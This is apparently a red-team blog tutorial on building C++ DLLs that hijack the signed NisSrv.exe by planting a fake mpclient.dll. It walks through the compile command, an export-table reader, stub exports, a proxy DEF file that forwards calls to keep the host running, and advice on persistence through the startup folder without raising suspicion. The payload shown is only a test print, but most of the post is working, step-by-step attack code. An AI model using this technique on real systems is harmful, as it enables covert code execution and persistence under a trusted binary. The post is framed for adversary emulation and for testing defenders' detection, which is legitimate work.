Writing compatible DLLs for DLL Hijacking in C++
2025-11-11DLL hijacking and DLL sideloading (T1574.001) remains a reliable technique for gaining code execution in Windows environments, especially during red team engagements where stealth, plausibility, and trust relationships matter.
APTs are still utilizing the DLL sideloading/hijacking technique to achieve code execution in 2025:
- https://thehackernews.com/2025/11/china-linked-apt31-launches-stealthy.html
- https://thehackernews.com/2025/09/chinese-apt-deploys-eggstreme-fileless.html
- http://ptsecurity.com/research/pt-esc-threat-intelligence/striking-panda-attacks-apt31-today/
Thus it is an essential technique to have in your inventory as an operator for red team engagements, for adversary simulation/emulation, and testing the blue team’s detection capabilities.
There are countless tutorials out there that show the process of discovering a DLL hijacking issue to an executable using procmon, sysinternals etc. This post is about writing the actual DLL in C++, and then avoid causing errors in the executable and breaking functionality if we want our executable to keep running and not raise any suspicion.
DLL Template in C++
The standard template for writing a DLL in C++ is the following;
#include <windows.h>
#include <windows.h>
#include <iostream>

#pragma comment (lib, "User32.lib")

BOOL APIENTRY DllMain(HMODULE hModule, DWORD  ul_reason_for_call, LPVOID lpReserved) {
    switch (ul_reason_for_call) {
    case DLL_PROCESS_ATTACH:
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
DllMain is the main function of the DLL, similarly to WinMain() or main(). DLL_PROCESS_ATTACH is the area in the code that gets executed once the DLL has been loaded by the executable. You can treat it as the main entry-point of the DLL. The rest is similar to any type of C++ program. You can declare functions, variables etc. before the DllMain function
#include <windows.h>
#include <iostream>

#pragma comment (lib, "User32.lib")

void message(){
    std::cout << "Test";
}

BOOL APIENTRY DllMain(HMODULE hModule, DWORD  ul_reason_for_call, LPVOID lpReserved) {
    switch (ul_reason_for_call) {
    case DLL_PROCESS_ATTACH:
        message();
        break;
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
To test the DLL we will use a known Microsoft-signed executable NisSrv. Nissrv.exe has a DLL hijacking issue, where it goes through the search order and looks for the DLL mpclient.dll. So we compile our program as a shared library. In Linux you can do this with Mingw-w64 with:
x86_64-w64-mingw32-g++ -static -static-libgcc -static-libstdc++ --shared -o mpclient.dll mpclient.cpp
Putting nissrv.exe and our mpclient.dll in the same directory and running the executable should result in running our code i.e. printing Test.

But it didn’t! The reason behind that is that the executable is looking for the function MpConfigClose in the DLL. This breaks the functionality and doesn’t run our payload.
Reading the DLL’s export table
In order to successfully run code through DLL hijacking, you need to do some research on the original DLL. In order for your DLL to be compatible, you need to add and export the original DLL’s exported functions. The implementation, the return type, and the arguments don’t matter for now, as we only want to perform arbitrary code execution, maybe as part of a persistence mechanism where no UX takes place. E.g. our NisSrv.exe executable has no popups anyway, so we can use it as a persistence mechanism utilizing the DLL hijacking in the Windows startup folder. We don’t really care if the program crashes as long as our code executes. So what matters is the function’s name. This can be achieved in two ways:
1. Read the Export Table
You can parse the original DLL’s headers until you reach the IMAGE_EXPORT_DIRECTORY and read the function names. The path is DOS Header → NT Headers → Optional Header Data Directory → Export Directory → Function names. Here is a C++ snippet that does this:
#include <windows.h>
#include <iostream>

/*
Use: .\exportTablePrint.exe [DLL PATH]
*/

int main(int argc, char ** argv) {
    char* dllPath = argv[1];

    // Load DLL into memory
    HMODULE hModule = LoadLibraryA(dllPath);
    if (!hModule) {
        std::cerr << "Failed to load DLL\n";
        return 1;
    }

    // Get DOS Header
    PIMAGE_DOS_HEADER dosHeader = (PIMAGE_DOS_HEADER)hModule;
    if (dosHeader->e_magic != IMAGE_DOS_SIGNATURE) {
        std::cerr << "Not a valid PE file\n";
        return 1;
    }

    // Get NT Headers
    PIMAGE_NT_HEADERS ntHeaders = (PIMAGE_NT_HEADERS)((BYTE*)hModule + dosHeader->e_lfanew);
    if (ntHeaders->Signature != IMAGE_NT_SIGNATURE) {
        std::cerr << "Invalid NT headers\n";
        return 1;
    }

    // Get Export Directory
    DWORD exportRVA = ntHeaders->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress;
    if (!exportRVA) {
        std::cerr << "No export table found\n";
        return 1;
    }

    PIMAGE_EXPORT_DIRECTORY exportDir = (PIMAGE_EXPORT_DIRECTORY)((BYTE*)hModule + exportRVA);

    DWORD* nameRVAs = (DWORD*)((BYTE*)hModule + exportDir->AddressOfNames);

    // Function ordinals, will become useful later
    WORD* nameOrdinals = (WORD*)((BYTE*)hModule + exportDir->AddressOfNameOrdinals);

    std::cout << "Exported functions:\n";
    for (DWORD i = 0; i < exportDir->NumberOfNames; ++i) {
        char* funcName = (char*)hModule + nameRVAs[i];
        std::cout << funcName << "\n";
    }

    FreeLibrary(hModule);
    return 0;
}
If we compile and run it, we get the exported function names

After that, we can add them all in our DLL and export them:
#include <windows.h>
#include <iostream>

#pragma comment (lib, "User32.lib")

void message(){
    std::cout << "Test";
}

BOOL APIENTRY DllMain(HMODULE hModule, DWORD  ul_reason_for_call, LPVOID lpReserved) {
    switch (ul_reason_for_call) {
    case DLL_PROCESS_ATTACH:
        message();
        break;
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}

extern "C" __declspec(dllexport) void MpAddDynamicSignatureFile() {}
extern "C" __declspec(dllexport) void MpAllocMemory() {}
extern "C" __declspec(dllexport) void MpAmsiCloseSession() {}
extern "C" __declspec(dllexport) void MpAmsiScan() {}
extern "C" __declspec(dllexport) void MpCleanControl() {}
extern "C" __declspec(dllexport) void MpCleanOpen() {}
extern "C" __declspec(dllexport) void MpCleanPrecheckStart() {}
extern "C" __declspec(dllexport) void MpCleanStart() {}
extern "C" __declspec(dllexport) void MpClientUtilExportFunctions() {}
extern "C" __declspec(dllexport) void MpClose() {}
// [TRUNCATED, TOO MANY FUNCTIONS]
extern "C" __declspec(dllexport) void MputSetBoolRpc() {}
extern "C" __declspec(dllexport) void MputSetDWORD64Rpc() {}
extern "C" __declspec(dllexport) void MputSetDWORDRpc() {}
extern "C" __declspec(dllexport) void MputSetIfMaxDWORD64Rpc() {}
extern "C" __declspec(dllexport) void MputSetIfMaxDWORDRpc() {}
extern "C" __declspec(dllexport) void MputSetIfMinDWORD64Rpc() {}
extern "C" __declspec(dllexport) void MputSetIfMinDWORDRpc() {}
extern "C" __declspec(dllexport) void MputSetStringRpc() {}
extern "C" __declspec(dllexport) void WDEnable() {}
extern "C" __declspec(dllexport) void W() {}

Now if we run it, our code runs successfully
2. Dependency Walker
Another way to discover exported functions is to use Dependency Walker.
 The function names at the middle right of the screenshot are the functions that need to be exported.
Loading external libraries in DLLs
If you try and run any external code e.g. CredUIPromptForWindowsCredentialsW from credui.dll in DllMain, the code will not run. That is because
DllMain is called while the loader-lock is held. Therefore, significant restrictions are imposed on the functions that can be called within DllMain. [source]
A way to bypass this restrictions is to either:
- Create a thread and run any code in that thread, or
- Run the code from an exported function that the executable utilizes
To find out which functions are used upon loading the DLL by the executable, you can either reverse engineer the executable and see when an exported function is called or if you are lazy like me, you can use your DLL, put some print statements in the code and see which is executed
//...
//[DLL CODE]
//...
//...
extern "C" __declspec(dllexport) void MpCleanStart() {std::cout << "Test MpCleanStart";}
extern "C" __declspec(dllexport) void MpClientUtilExportFunctions() {std::cout << "Test MpClientUtilExportFunctions";}
extern "C" __declspec(dllexport) void MpClose() {std::cout << "Test MpClose";}
extern "C" __declspec(dllexport) void MpConfigClose() {std::cout << "Test MpConfigClose";}
extern "C" __declspec(dllexport) void MpConfigDelValue() {std::cout << "Test MpConfigDelValue";}
extern "C" __declspec(dllexport) void MpConfigGetValue() {std::cout << "Test MpConfigGetValue";}
extern "C" __declspec(dllexport) void MpConfigGetValueAlloc() {std::cout << "Test MpConfigGetValueAlloc";}
extern "C" __declspec(dllexport) void MpConfigInitialize() {std::cout << "Test MpConfigInitialize";}
//...
//...
//[DLL CODE]
//...
If we perform our DLL hijacking with the above code:

We see that the exported function MpUtilsExportFunctions is being called. Thus, we can put our more complex code there.
#include <windows.h>
#include <iostream>

#pragma comment (lib, "User32.lib")

void message(){
    std::cout << "Test";
}

BOOL APIENTRY DllMain(HMODULE hModule, DWORD  ul_reason_for_call, LPVOID lpReserved) {
    switch (ul_reason_for_call) {
    case DLL_PROCESS_ATTACH:
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}

extern "C" __declspec(dllexport) void MpAddDynamicSignatureFile() {}
extern "C" __declspec(dllexport) void MpAllocMemory() {}
extern "C" __declspec(dllexport) void MpAmsiCloseSession() {}
extern "C" __declspec(dllexport) void MpAmsiScan() {}
extern "C" __declspec(dllexport) void MpCleanControl() {}
extern "C" __declspec(dllexport) void MpCleanOpen() {}
extern "C" __declspec(dllexport) void MpCleanPrecheckStart() {}
extern "C" __declspec(dllexport) void MpCleanStart() {}
extern "C" __declspec(dllexport) void MpUtilsExportFunctions() {message();} // <-- our code in MpClientUtilExportFunctions
extern "C" __declspec(dllexport) void MpClose() {}
extern "C" __declspec(dllexport) void MpConfigClose() {}
extern "C" __declspec(dllexport) void MpConfigDelValue() {}
extern "C" __declspec(dllexport) void MpConfigGetValue() {}
//...
//...
//...
And run it
 This allows simpler development removing any creation of new threads and also protects the code from being run by running the DLL standalone.
Avoiding crashes and maintaining UX
What if we want to keep the UX clean and not raise any suspicion? This may be the case when we want to target an application or an executable that the user either regularly opens or has already set it up to run upon booting the host. In this case, we need to generate a proxy DLL i.e. a DLL that will forward any function calls to the original DLL, maintaining functionality of the executable.
EXECUTABLE -------> PROXY DLL (CUSTOM CODE) --------> ORIGINAL DLL FUCNTIONS
This is a more complicated approach, where we need to use a DEF file and map the exported functions of our DLL to the original DLL’s functions by name or ordinal.
LIBRARY "MpClient.dll"
EXPORTS
    MpAddDynamicSignatureFile=MpAddDynamicSignatureFileFwd @42
    MpAllocMemory=MpAllocMemoryFwd @43
    MpAmsiCloseSession=MpAmsiCloseSessionFwd @44
    MpAmsiScan=MpAmsiScanFwd @45
    MpCleanControl=MpCleanControlFwd @46
    MpCleanOpen=MpCleanOpenFwd @47
    MpCleanPrecheckStart=MpCleanPrecheckStartFwd @48
    MpCleanStart=MpCleanStartFwd @49
    MpClientUtilExportFunctions=MpClientUtilExportFunctionsFwd @50
    MpClose=MpCloseFwd @51
    MpConfigClose=MpConfigCloseFwd @52
    MpConfigDelValue=MpConfigDelValueFwd @53
    MpConfigGetValue=MpConfigGetValueFwd @54
    MpConfigGetValueAlloc=MpConfigGetValueAllocFwd @55
    //...
And if we want to put our code in a function like previously, we need to first execute our code and then forward the execution flow to the original function of the original DLL. Fortunately, there are many tools out there that automate this process, one of which is https://github.com/Print3M/DllShimmer. For this tool, I will link the post made by Print3M, the author.
https://print3m.github.io/blog/dll-sideloading-for-initial-access